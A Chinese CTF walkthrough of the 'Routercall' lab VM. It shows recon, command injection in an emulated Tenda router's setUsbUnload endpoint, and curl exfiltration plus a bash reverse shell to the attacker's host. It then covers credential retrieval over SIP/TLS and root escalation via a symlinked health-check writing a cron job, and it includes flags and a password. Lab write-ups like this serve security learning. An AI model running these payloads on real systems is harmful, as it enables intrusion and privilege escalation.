Routercall-luoyinhui

靶机：Routercall 作者：tonglinggejimo (QQ: 2649695516) 靶机 ID: 724 系统：Linux 难度：Easy

```
user.txt: flag{user-06C9833D7B8C4B5299682BF274CB881F}
root.txt: flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}
```

（复现原因，后续重新导入靶机，ip 变成192.168.56.175）

收集信息

```
> nmap -sC -sV -Pn 192.168.56.174
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-24 15:15 +0800
Nmap scan report for 192.168.56.174
Host is up (0.0038s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open  http         Tenda WAP http admin
|_http-server-header: Http Server
|_http-title: Did not follow redirect to http://192.168.56.174/main.html
5061/tcp open  ssl/sip-tls?
| ssl-cert: Subject:
commonName=192.168.56.161/organizationName=tonglinggejimo
| Not valid before: 2026-06-08T07:05:07
|_Not valid after:  2036-06-05T07:05:07
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:6F:EB:21 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
```


- 得到提示：commonName=192.168.56.161/organizationName=tonglinggejimo
- 80Tenda WAP http admin 可以搜索公开漏洞
- ai：`5061` 是互联网数字分配机构（IANA）为 **SIP over TLS**（基于 TLS 加密的 SIP 协议）分配的官方端口号，用于传输**加密的 SIP 信令**，确保通话建立、协商等控制信息在网络中不会被窃听或篡改。
  - **和 5060 的关系**：`5060` 是未加密 SIP 信令的标准端口。很多设备（如 VoIP 网关、IP PBX）在配置上有一个常见做法：当把 `sipSigPort` 设为 `5060` 并启用 TLS 传输时，系统会自动将加密信令的监听端口 **+1**，也就是 5061。可以简单理解为一个约定俗成的安全通道。


```
> dirsearch -u 192.168.56.174
...
[17:14:08] Scanning:
[17:14:10] 302 -   219B - /../../../../../../etc/passwd  ->
http://192.168.56.174/../../../../../../etc/passwd
[17:14:43] 302 -   204B - /css  ->  http://192.168.56.174/css/main.html
[17:14:47] 200 -    2KB - /favicon.ico
[17:14:52] 302 -   204B - /img  ->  http://192.168.56.174/img/main.html
[17:14:52] 200 -   24KB - /index.html
[17:14:54] 302 -   203B - /js  ->  http://192.168.56.174/js/main.html
[17:14:54] 302 -   203B - /js/  ->  http://192.168.56.174/js/main.html
[17:14:54] 302 -   205B - /lang  ->  http://192.168.56.174/lang/main.html
[17:14:56] 302 -   200B - /login.html  ->  http://192.168.56.174/main.html
[17:14:57] 200 -   59KB - /main.html
[17:15:07] 200 -    1KB - /redirect.html
```


- index.html 页面 f12 在 js 文件中找到信息

```
//获取数据，产品名称，根据产品名称显示图片
$.getJSON("goform/getProduct" + "?" + Math.random(), function (obj) {
    /*if (obj.product) {
        $("#product_name").attr("src", "./img/" + obj.product.toLowerCase()
+ ".png");
    } else {
        $("#product_name").attr("src", "./img/" + "fh1203" + ".png");
    }*/

    G.accessType = obj.accessType;
});
```



- 搜索Tenda f1203 V15.03.05.19 的相关漏洞





```
function initEvent() {
    $("#gotoUsb").on("click", function () {
        top.closeIframe();
        top.mainPageLogic.changeMenu("system-status", "usb-setting");
    });
    // 为所有 .btn-unlink 按钮绑定点击事件
    // 使用 delegate 监听动态生成的按钮
    $("#usbWrap").delegate(".btn-unlink", "click", unLinkUsb);
}

function unLinkUsb() {
    // 从点击的按钮上获取 data-target 属性值，来自后端返回的 devList[i].devId，但最终是用户可控的
    var devName = $(this).data("target");

    // ！漏洞点：将 devName 拼接到请求参数中，虽然用了 encodeURIComponent，但它只编码 URL 特殊字符（&, =, #, ?等），不会编码 ; | & $ () { } 等 Shell 命令分隔符！
    $.GetSetData.setData(
        "goform/setUsbUnload",
        "deviceName=" + encodeURIComponent(devName),
        unLinkCallback
    );
}
```

80端口 ac9 shell

- 直接 `deviceName=%3Bid%3B` 会发现运行时间比正常刷新要长，并且根据前面 js 文件依据，怀疑存在注入漏洞



- `nc -lvnp 8888`

```
deviceName=;{ id; } >/tmp/rc_out 2>&1; curl -m 5 -s -X POST --data-binary
@/tmp/rc_out http://192.168.56.1:8888/ >/dev/null;
```

- 注意：HTTP 表单里 `&` 是参数分隔符，所以得替换成 `%26`

```
deviceName=%3B%7B+id%3B+%7D+%3E%2Ftmp%2Frc_out+2%3E%261%3B+curl+-m+5+-s+-
X+POST+--data-
binary+%40%2Ftmp%2Frc_out+http%3A%2F%2F192.168.56.1%3A8888%2F+%3E%2Fdev%2Fnu
ll%3B
```

- 成功发现 ac9 用户 shell
- 反弹 shell，使用 curl 的 --data-urlencode

```
curl.exe -X POST "http://192.168.56.175/goform/setUsbUnload" `
  -H "Cookie: password=ikvcvb" `
  --data-urlencode "deviceName=;bash -c 'bash -i >&
/dev/tcp/192.168.56.1/4444 0>&1' &"
```

```
加载个人及系统配置文件用了 1722 毫秒。
(base) PS C:\Users\luoyinhui> curl.exe -X POST "http://192.168.56.175/goform/setUsbUnload" `
>>   -H "Cookie: password=ikvcvb" `
>>   --data-urlencode "deviceName=;bash -c 'bash -i >& /dev/tcp/192.168.56.1/4444 0>&1' &"
{"errCode":0}
(base) PS C:\Users\luoyinhui>
```

```
C:\Users\luoyinhui>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.175] 52658
bash: cannot set terminal process group (522): Inappropriate ioctl for device
bash: no job control in this shell
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ id
id
uid=999(ac9) gid=989(ac9) groups=989(ac9)
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls
ls
bin
dev
etc_ro
init
lib
mnt
proc
qemu-arm-static
sbin
sys
tmp
usr
var
webroot
webroot_ro
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ pwd
pwd
/opt/firmemu/tenda_ac9/runtime/squashfs-root
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
```

- 可以拿到 user flag：`flag{user-06C9833D7B8C4B5299682BF274CB881F}`

5061端口 111 shell

```
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls -la /home
ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Jun  8 07:59 .
drwxr-xr-x 18 root root 4096 Jun  3 07:12 ..
drwxr-xr-x  2 111  111  4096 Jun  8 20:18 111
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls -la /home/111
ls -la /home/111
total 28
drwxr-xr-x 2 111  111  4096 Jun  8 20:18 .
drwxr-xr-x 3 root root 4096 Jun  8 07:59 ..
lrwxrwxrwx 1 111  111     9 Jun  8 20:18 .bash_history -> /dev/null
-rw-r--r-- 1 111  111   220 Mar  8 11:21 .bash_logout
-rw-r--r-- 1 111  111  3526 Mar  8 11:21 .bashrc
lrwxrwxrwx 1 111  111     9 Jun  8 20:18 .lesshst -> /dev/null
lrwxrwxrwx 1 111  111     9 Jun  8 20:18 .mysql_history -> /dev/null
-rw-r--r-- 1 111  111   331 Jun  8 08:04 note.txt
-rw-r--r-- 1 111  111   807 Mar  8 11:21 .profile
lrwxrwxrwx 1 111  111     9 Jun  8 20:18 .python_history -> /dev/null
-rw-r--r-- 1 111  111    44 Jun  8 08:04 user.txt
lrwxrwxrwx 1 111  111     9 Jun  8 20:18 .viminfo -> /dev/null
```

- 有编码问题：`cat /home/111/note.txt | iconv -f UTF-8 -t GBK`

```
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ cat /home/111/*.txt
<enda_ac9/runtime/squashfs-root$ cat /home/111/*.txt
璇�煶骞冲彴杩佺Щ璇存槑

鏈�壒璁惧�鍒嗘満璧勬枡宸茬撼鍏ュ钩鍙扮粺涓€绠＄悊锛屾湰鍦扮暀瀛樹俊鎭�粎浣滃吋瀹瑰弬鑰冿紝涓嶄綔涓烘渶缁堜緷鎹�€?

璁惧�涓婄嚎鍚庡厛杩涜�璇佷功鏍￠獙锛屽悗缁�祫鏂欐寜浜や簰娴佺▼鍒嗛樁娈佃繑鍥炪€?

濡傚彂鐜版湰鍦板彛浠ゃ€佺晫闈�俊鎭�笌瀹為檯璁よ瘉缁撴灉涓嶄竴鑷达紝浠ュ钩鍙板洖浼犲唴瀹逛负鍑嗐€?
flag{user-06C9833D7B8C4B5299682BF274CB881F}
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ t$ cat /home/111/note.txt
<a_ac9/runtime/squashfs-root$ cat /home/111/note.txt
璇�煶骞冲彴杩佺Щ璇存槑

鏈�壒璁惧�鍒嗘満璧勬枡宸茬撼鍏ュ钩鍙扮粺涓€绠＄悊锛屾湰鍦扮暀瀛樹俊鎭�粎浣滃吋瀹瑰弬鑰冿紝涓嶄綔涓烘渶缁堜緷鎹�€?

璁惧�涓婄嚎鍚庡厛杩涜�璇佷功鏍￠獙锛屽悗缁�祫鏂欐寜浜や簰娴佺▼鍒嗛樁娈佃繑鍥炪€?

濡傚彂鐜版湰鍦板彛浠ゃ€佺晫闈�俊鎭�笌瀹為檯璁よ瘉缁撴灉涓嶄竴鑷达紝浠ュ钩鍙板洖浼犲唴瀹逛负鍑嗐€?
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ t$ chcp 65001
chcp 65001
bash: chcp: command not found
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ cat /home/111/note.txt | iconv -f UTF-8 -t GBK
<oot$ cat /home/111/note.txt | iconv -f UTF-8 -t GBK
语音平台迁移说明

本批设备分机资料已纳入平台统一管理，本地留存信息仅作兼容参考，不作为最终依据。

设备上线后先进行证书校验，后续资料按交互流程分阶段返回。

如发现本地口令、界面信息与实际认证结果不一致，以平台回传内容为准。
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
```

- 获得提示，结合 5061 端口服务，怀疑从5061 回传内容

```
语音平台迁移说明
本批设备分机资料已纳入平台统一管理，本地留存信息仅作兼容参考，不作为最终依据。
设备上线后先进行证书校验，后续资料按交互流程分阶段返回。
如发现本地口令、界面信息与实际认证结果不一致，以平台回传内容为准。
```

- 5061/tcp 是 SIP over TLS 服务的常见端口，nmap 有得到线索：`commonName=192.168.56.161/organizationName=tonglinggejimo
- sip 常见方法：

```
OPTIONS    查询服务能力，类似 HTTP OPTIONS
REGISTER   注册 SIP 用户
INVITE     发起呼叫
MESSAGE    发送 SIP 文本消息
BYE        挂断会话
```

```
> openssl s_client -connect 192.168.56.175:5061 -showcerts
...
wbDOZkNpsCnFgCz4DlmsQi7Ow3dm5JwiSztAD4ftVg==
-----END CERTIFICATE-----
---
Server certificate
subject=CN=192.168.56.161, O=tonglinggejimo
issuer=CN=tonglinggejimo-ca, O=tonglinggejimo
---
No client certificate CA names sent
...
```

- 服务端证书属于 `tonglinggejimo` 这套证书颁发机构（CA）
- 找证书：`find /etc /opt /srv /var /home -type f \( -iname '*.pem' -o -iname '*.key' -o -iname '*.crt' -o -iname '*.csr' -o -iname '*.conf' -o -iname '*.cfg' \) -readable`

```
.pem  证书/私钥常见扩展
.key  私钥
.crt  证书
.csr  证书签名请求，可能泄露 subject 信息
.conf 配置
.cfg  配置
```

- 找到：

```
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/client.crt
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/client.key
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/ca.crt
```

```
openssl x509 -in client.crt -text -noout | grep -E "Subject:|Issuer:"
```

```
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice$ ls -la
<enda_ac9/runtime/squashfs-root/etc_ro/voice$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Jun  8 07:59 .
drwxr-xr-x 9 root root 4096 Jun  8 07:59 ..
-rw-r--r-- 1 root root 1204 Jun  8 08:04 ca.crt
-rw-r--r-- 1 root root 1176 Jun  8 08:04 client.crt
-rw-r--r-- 1 root root 1704 Jun  8 08:04 client.key
-rw-r--r-- 1 root root  163 Jul 24 05:23 provision.conf
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice$ openssl x509 -in ca.crt -text -noout | grep -E
 "Subject:|Issuer:"
<in ca.crt -text -noout | grep -E "Subject:|Issuer:"
        Issuer: CN=tonglinggejimo-ca, O=tonglinggejimo
        Subject: CN=tonglinggejimo-ca, O=tonglinggejimo
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice$ openssl x509 -in client.crt -text -noout | gre
p -E "Subject:|Issuer:"
<lient.crt -text -noout | grep -E "Subject:|Issuer:"
        Issuer: CN=tonglinggejimo-ca, O=tonglinggejimo
        Subject: CN=tonglinggejimo, O=tonglinggejimo
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice$
```

```
TARGET=192.168.56.175
LHOST=192.168.56.1
CALL="manual-$RANDOM@$LHOST"

printf 'OPTIONS sip:111@%s SIP/2.0\r\nVia: SIP/2.0/TLS
%s:5061;branch=z9hG4bK%s\r\nMax-Forwards: 70\r\nFrom:
<sip:111@%s>;tag=manual\r\nTo: <sip:111@%s>\r\nCall-ID: %s\r\nCSeq: 1
OPTIONS\r\nContact: <sip:111@%s:5061;transport=tls>\r\nUser-Agent: manual-
openssl\r\nContent-Length: 0\r\n\r\n' \
"$TARGET" "$LHOST" "$CALL" "$TARGET" "$TARGET" "$CALL" "$LHOST" >
options_111.sip
```

```
( cat options_111.sip; sleep 2 ) | timeout 6 openssl s_client \
  -connect 192.168.56.175:5061 \
```

```
  -cert voice_client.crt \
  -key voice_client.key \
  -CAfile voice_ca.crt \
  -cipher 'ALL:@SECLEVEL=0' \
  -quiet \
  -ign_eof
```

```
  -cipher 'ALL:@SECLEVEL=0' \
  -quiet \
  -ign_eof
Connecting to 192.168.56.175
Can't use SSL_get_servername
depth=1 CN=tonglinggejimo-ca, O=tonglinggejimo
verify return:1
depth=0 CN=192.168.56.161, O=tonglinggejimo
verify return:1
SIP/2.0 200 OK
Via: SIP/2.0/TLS 192.168.56.1:5061;branch=z9hG4bKmanual-8714@192.168.56.1
To: <sip:111@192.168.56.175>;tag=f8e7.074012fafdb5aa14b9ecf123cc368c08
From: <sip:111@192.168.56.175>;tag=manual
Call-ID: manual-8714@192.168.56.1
CSeq: 1 OPTIONS
Warning: 399 ac9 "mutual-tls accepted; send INVITE for credential disclosure"
Content-Type: application/sdp
Server: OpenSIPS (3.6.6 (x86_64/linux))
Content-Length: 122

v=0
o=ac9 1 1 IN IP4 192.168.56.175
s=AC9 Voice Gateway
c=IN IP4 192.168.56.175
t=0 0
a=mtls:ok
a=next:send-invite
```

- warning 里面有提示 IMVITE 方法

```
TARGET=192.168.56.175
LHOST=192.168.56.1
CALL="manual-$RANDOM@$LHOST"

printf 'INVITE sip:111@%s SIP/2.0\r\nVia: SIP/2.0/TLS
%s:5061;branch=z9hG4bK%s\r\nMax-Forwards: 70\r\nFrom:
<sip:111@%s>;tag=manual\r\nTo: <sip:111@%s>\r\nCall-ID: %s\r\nCSeq: 1
INVITE\r\nContact: <sip:111@%s:5061;transport=tls>\r\nUser-Agent: manual-
openssl\r\nContent-Length: 0\r\n\r\n' \
"$TARGET" "$LHOST" "$CALL" "$TARGET" "$TARGET" "$CALL" "$LHOST" >
invite_111.sip
```

```
( cat invite_111.sip; sleep 2 ) | timeout 6 openssl s_client \
  -connect 192.168.56.175:5061 \
  -cert voice_client.crt \
  -key voice_client.key \
  -CAfile voice_ca.crt \
  -cipher 'ALL:@SECLEVEL=0' \
  -quiet \
  -ign_eof
```

```
  -ign_eof
Connecting to 192.168.56.175
Can't use SSL_get_servername
depth=1 CN=tonglinggejimo-ca, O=tonglinggejimo
verify return:1
depth=0 CN=192.168.56.161, O=tonglinggejimo
verify return:1
SIP/2.0 200 OK
Via: SIP/2.0/TLS 192.168.56.1:5061;branch=z9hG4bKmanual-3968@192.168.56.1
To: <sip:111@192.168.56.175>;tag=f8e7.12bd92ec2de6ce63e20c98c69d8b8a4b
From: <sip:111@192.168.56.175>;tag=manual
Call-ID: manual-3968@192.168.56.1
CSeq: 1 INVITE
Content-Type: application/sdp
Server: OpenSIPS (3.6.6 (x86_64/linux))
Content-Length: 128

v=0
o=ac9 1 1 IN IP4 192.168.56.175
s=AC9 Voice Gateway
c=IN IP4 192.168.56.175
t=0 0
a=acct:111
a=cred:Q2!@D!@Sv3LfNXuq
luoyinhui@DESKTOP-AE8QD00:/mnt/d/download/RouterCall.ova$
```

- 获得 `111:Q2!@D!@Sv3LfNXuq` 这串 ssh 凭据，登录

```
sshpass -p 'Q2!@D!@Sv3LfNXuq' ssh 111@192.168.56.175
```

提权 root

- 找找 suid 文件

```
find / -perm -4000 -type f 2>/dev/null
```

目录	作用
/etc/systemd/system	存放 systemd 服务单元文件，用于定义和管理各种后台服务、定时任务、套接字等。
/etc/crontab	系统级 crontab 文件，用于配置传统的定时任务。

```
permitted by applicable law.
Last login: Fri Jul 24 08:56:39 2026 from 192.168.56.1
111@RouterCall:~$ cd /etc/systemd/system
111@RouterCall:/etc/systemd/system$ ls -la
total 88
drwxr-xr-x 16 root root 4096 Jun  8 07:54 .
drwxr-xr-x  6 root root 4096 Jun  8 08:25 ..
-rw-r--r--  1 root root  509 Jun  8 08:04 ac9-emulator.service
-rw-r--r--  1 root root  236 Jun  8 08:04 ac9-healthcheck.service
-rw-r--r--  1 root root  183 Jun  8 08:04 ac9-healthcheck.timer
-rw-r--r--  1 root root  256 Jun  8 08:04 ac9-network.service
-rw-r--r--  1 root root  346 Jun  8 08:04 ac9-proxy.service
-rw-r--r--  1 root root  441 Jun  8 08:04 ac9-sips.service
lrwxrwxrwx  1 root root   49 Apr 25 06:20 dbus-org.freedesktop.timesync1.service -> /usr/lib/systemd/system/systemd-timesyncd.service
drwxr-xr-x  2 root root 4096 Apr 25 06:17 getty.target.wants
drwxr-xr-x  2 root root 4096 May 21 08:45 getty@tty1.service.d
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hybrid-sleep.target.wants
drwxr-xr-x  2 root root 4096 Jun  8 07:59 multi-user.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:18 network-online.target.wants
lrwxrwxrwx  1 root root   35 Apr 25 06:41 sshd.service -> /usr/lib/systemd/system/ssh.service
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd@.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.socket.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend-then-hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 sysinit.target.wants
drwxr-xr-x  2 root root 4096 Jun  8 07:59 timers.target.wants
111@RouterCall:/etc/systemd/system$ cat ac9-healthcheck.service
[Unit]
Description=AC9 frontend health checker
```

```
111@RouterCall:/etc/systemd/system$ cat ac9-healthcheck.service
[Unit]
Description=AC9 frontend health checker
After=network-online.target ac9-emulator.service
Wants=network-online.target
Requires=ac9-emulator.service

[Service]
Type=oneshot
User=root
ExecStart=/usr/local/libexec/ac9-healthcheck.sh
111@RouterCall:/etc/systemd/system$ cat ac9-healthcheck.timer
[Unit]
Description=AC9 frontend health checker timer

[Timer]
OnCalendar=*-*-* *:*:00,30
AccuracySec=1s
Persistent=true
Unit=ac9-healthcheck.service

[Install]
WantedBy=timers.target
```

- 该服务 `User=root` ， `ExecStart=/usr/local/libexec/ac9-healthcheck.sh`
- ac9-healthcheck.timer：每 30 秒触发，启动 ac9-healthcheck.service，以 root 身份执行 /usr/local/libexec/ac9-healthcheck.sh
- 无权限读取该 sh 文件

```
Last login: Fri Jul 24 09:08:31 2026 from 192.168.56.1
111@RouterCall:~$ cd /var/log
111@RouterCall:/var/log$ ls -la
total 92
drwxr-xr-x  7 root root   4096 Jul 24 09:12 .
drwxr-xr-x 11 root root   4096 Apr 25 06:21 ..
drwxr-xr-x  3 root root   4096 Jun  8 10:14 ac9-health
-rw-r--r--  1 root root      0 Jun  3 07:11 alternatives.log
```

```
111@RouterCall:~$ ls -la /var/log/ac9-health
total 68
drwxr-xr-x 3 root root  4096 Jun  8 10:14 .
drwxr-xr-x 7 root root  4096 Jul 24 09:21 ..
drwxrwxr-x 2 ac9  ac9  61440 Jul 24 09:23 results
111@RouterCall:~$
```

- 发现日志文件夹，属于 ac9 可读可写
- 猜测提前在未来的文件名处放置 symlink，healthcheck 会跟随这个 symlink 写入目标文件
- 文件名规律经观察猜测为：date +%s / 30

```
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls -la /var/lib/
ls -la /var/lib/
total 84
drwxr-xr-x 20 root root 4096 Jun  8 07:59 .
drwxr-xr-x 11 root root 4096 Apr 25 06:21 ..
drwxr-xr-x  2 ac9  ac9  4096 Jun  8 20:18 ac9
drwxr-xr-x  5 root root 4096 Jun  8 07:59 apt
```

- 找到 ac9所属目录作为输出目录

```
base=/var/log/ac9-health/results
target=/var/lib/ac9/health_symlink_probe
n=$(( $(date +%s) / 30 + 2 ))
link="$base/status-$n.txt"

rm -f "$target" "$link"

echo "probe target=$target"
echo "probe link=$link"

ln -s "$target" "$link"

ls -lan "$link" "$target" 2>&1

ls -lan /var/lib/ac9/health_symlink_probe 2>&1
cat /var/lib/ac9/health_symlink_probe 2>&1
```

```
echo "probe target=$target"
echo "probe link=$link"

</runtime/squashfs-root$ echo "probe target=$target"
probe target=/var/lib/ac9/health_symlink_probe
<_ac9/runtime/squashfs-root$ echo "probe link=$link"
probe link=/var/log/ac9-health/results/status-59496656.txt
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ln -s "$target" "$link"
<_ac9/runtime/squashfs-root$ ln -s "$target" "$link"
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
ls -lan "$link" "$target" 2>&1

<ntime/squashfs-root$ ls -lan "$link" "$target" 2>&1
ls: cannot access '/var/lib/ac9/health_symlink_probe': No such file or directory
lrwxrwxrwx 1 999 989 33 Jul 24 09:27 /var/log/ac9-health/results/status-59496656.txt -> /var/lib/ac9/health_symlink_probe
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls -lan /var/lib/ac9/health_symlink_probe 2>&1
<oot$ ls -lan /var/lib/ac9/health_symlink_probe 2>&1
ls: cannot access '/var/lib/ac9/health_symlink_probe': No such file or directory
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ls -lan /var/lib/ac9/health_symlink_probe 2>&1
<oot$ ls -lan /var/lib/ac9/health_symlink_probe 2>&1
-r--r----- 1 0 0 10 Jul 24 09:28 /var/lib/ac9/health_symlink_probe
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ cat /var/lib/ac9/health_symlink_probe 2>&1
<fs-root$ cat /var/lib/ac9/health_symlink_probe 2>&1
cat: /var/lib/ac9/health_symlink_probe: Permission denied
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ cat /var/lib/ac9/health_symlink_probe 2>&1
<fs-root$ cat /var/lib/ac9/health_symlink_probe 2>&1
cat: /var/lib/ac9/health_symlink_probe: Permission denied
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
```

- 的确会跟随 symlink 写入目标文件
- 111

```
target=/home/111/health_race_probe
rm -f "$target"
printf 'INIT\n' > "$target"
chmod 0644 "$target"
ls -lan "$target"
```

- ac9

```
base=/var/log/ac9-health/results
target=/home/111/health_race_probe
n=$(( $(date +%s) / 30 + 2 ))
link="$base/status-$n.txt"
rm -f "$link"
ln -s "$target" "$link"
echo "$n"
ls -lan "$link" "$target" 2>&1
```

```
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ base=/var/log/ac9-health/results
target=/home/111/health_race_probe
n=$(( $(date +%s) / 30 + 2 ))
<ime/squashfs-root$ base=/var/log/ac9-health/resultslink="$base/status-$n.txt"

rm -f "$link"
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ ln -s "$target" "$link"
<e/squashfs-root$ target=/home/111/health_race_probeecho "$n"

ls -lan "$link" "$target" 2>&1
<untime/squashfs-root$ n=$(( $(date +%s) / 30 + 2 ))
<9/runtime/squashfs-root$ link="$base/status-$n.txt"
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ rm -f "$link"
<_ac9/runtime/squashfs-root$ ln -s "$target" "$link"
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$ echo "$n"
59496824
<ntime/squashfs-root$ ls -lan "$link" "$target" 2>&1
-rw-r--r-- 1 1000 1000  5 Jul 24 10:51 /home/111/health_race_probe
lrwxrwxrwx 1  999  989 27 Jul 24 10:51 /var/log/ac9-health/results/status-59496824.txt -> /home/111/health_race_probe
ac9@RouterCall:/opt/firmemu/tenda_ac9/runtime/squashfs-root$
```

- 111

```python
import os
import time

target = "/home/111/health_race_probe"
deadline = time.time() + 75
last = object()

while time.time() < deadline:
    try:
        with open(target, "rb") as fh:
            data = fh.read()
        st = os.stat(target)
        state = ("ok", st.st_uid, st.st_gid, st.st_mode & 0o7777, data)
    except Exception as exc:
        state = ("err", type(exc).__name__, str(exc))

    if state != last:
        print(time.time(), repr(state), flush=True)
        last = state

print("FINAL")
try:
    st = os.stat(target)
    print(oct(st.st_mode & 0o7777), st.st_uid, st.st_gid, st.st_size)
```

```
except Exception as exc:
    print(type(exc).__name__, exc)
```

```
...         with open(target, "rb") as fh:
...             data = fh.read()
...         st = os.stat(target)
...         state = ("ok", st.st_uid, st.st_gid, st.st_mode & 0o7777, data)
...     except Exception as exc:
...         state = ("err", type(exc).__name__, str(exc))
...
...     if state != last:
...         print(time.time(), repr(state), flush=True)
...         last = state
...
... print("FINAL")
... try:
...     st = os.stat(target)
...     print(oct(st.st_mode & 0o7777), st.st_uid, st.st_gid, st.st_size)
... except Exception as exc:
...     print(type(exc).__name__, exc)
...
1784904679.474327 ('ok', 1000, 1000, 420, b'INIT\n')
1784904690.7200797 ('ok', 1000, 1000, 420, b'router-ok\n')
1784904690.7590318 ('ok', 0, 0, 420, b'router-ok\n')
1784904690.7781186 ('ok', 0, 0, 288, b'router-ok\n')
1784904690.7795155 ('err', 'PermissionError', "[Errno 13] Permission denied: '/home/111/health_race_probe'")
```

- 所以写入内容是`router-ok`

```
grep -RInE 'root\.txt|flag|health|router-ok|credential|acct|cred|stage|sudo|setuid|opensips|ac9-health' /home/111 /opt /etc/systemd /etc/cron* 2>/dev/null | head -300
```

```
111@RouterCall:~$ grep -RInE 'router-ok' /home/111 /opt /etc/systemd /etc/cron* 2>/dev/null
/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt:1:router-ok
```

- 怀疑 root healthcheck 不是固定写死 router-ok，而是读取 online_check.txt 的内容

```
111@RouterCall:~$ grep -RInE 'router-ok' /home/111 /opt /etc/systemd /etc/cron* 2>/dev/null
/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt:1:router-ok
111@RouterCall:~$ ls -la /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
-rw-r--r-- 1 111 111 10 Jun  8 20:18 /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
111@RouterCall:~$
```

```
path=/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
cat > "$path" <<'EOF'
* * * * * root /bin/sh -c 'cat /root/root.txt > /home/111/root.txt; chown 111:111 /home/111/root.txt; chmod 0644 /home/111/root.txt; rm -f /etc/cron.d/rc_rootflag'
EOF
chmod 0644 "$path"
ls -lan "$path"
cat "$path"
```

```
base=/var/log/ac9-health/results
target=/etc/cron.d/rc_rootflag
n=$(( $(date +%s) / 30 + 2 ))
link="$base/status-$n.txt"
```

```
rm -f "$link"
ln -s "$target" "$link"
echo "cron_target=$target"
echo "health_link=$link"
ls -lan "$link" "$target" 2>&1
```

```
cat /home/111/root.txt
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 24 10:45:47 2026 from 192.168.56.1
111@RouterCall:~$ path=/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
cat > "$path" <<'EOF'
* * * * * root /bin/sh -c 'cat /root/root.txt > /home/111/root.txt; chown 111:111 /home/111/root.txt; chmod 0
644 /home/111/root.txt; rm -f /etc/cron.d/rc_rootflag'
EOF
chmod 0644 "$path"
ls -lan "$path"
cat "$path"
-rw-r--r-- 1 1000 1000 164 Jul 24 10:56 /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
* * * * * root /bin/sh -c 'cat /root/root.txt > /home/111/root.txt; chown 111:111 /home/111/root.txt; chmod 0
644 /home/111/root.txt; rm -f /etc/cron.d/rc_rootflag'
111@RouterCall:~$ cat /home/111/root.txt
cat: /home/111/root.txt: No such file or directory
111@RouterCall:~$ cat /home/111/root.txt
cat: /home/111/root.txt: No such file or directory
